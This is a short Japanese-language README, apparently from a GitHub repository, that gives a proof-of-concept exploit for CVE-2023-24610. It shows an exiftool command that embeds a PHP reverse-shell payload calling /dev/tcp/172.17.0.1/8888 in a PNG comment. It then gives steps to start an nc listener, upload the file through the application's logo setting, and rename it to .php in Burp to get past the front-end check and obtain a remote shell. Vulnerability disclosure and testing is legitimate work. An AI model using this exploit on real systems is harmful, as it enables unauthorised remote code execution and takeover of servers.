 abbisqq/cve-2023-24610
これはCVE-2023-24610の概念実証です。

これはCVE-2023-24610の概念実証(PoC)です
まず、exiftoolを使ってポリグロットファイルを作成します: exiftool -Comment="/dev/tcp/172.17.0.1/8888 <&1\''); ?>" avatar.png -o polyglot.php

ファイルをPNGに変更して、フロントエンドのチェックを通過できるようにします
その後、ポート8888でncリスナーを起動し、シェルを受信します。

次のステップとして、アプリケーションにログインし、setupをクリックします

ページの下部にpracticeロゴ領域があります。右側のeditボタンを使ってファイルをアップロードできます
editをクリックし、次にbrowseをクリックして、最初のステップで作成した「.png」ファイルを選択します

uploadをクリックする前に、Burpまたはそれに類似したツールでリクエストをインターセプトします。 uploadをクリックし、Burp内でファイル拡張子を「png」から「php」に変更します

インターセプトをオフにしてファイルをアップロードし、先ほど起動したncリスナーを確認します。 リバースシェルが取得でき、IPはDockerコンテナを指しています。

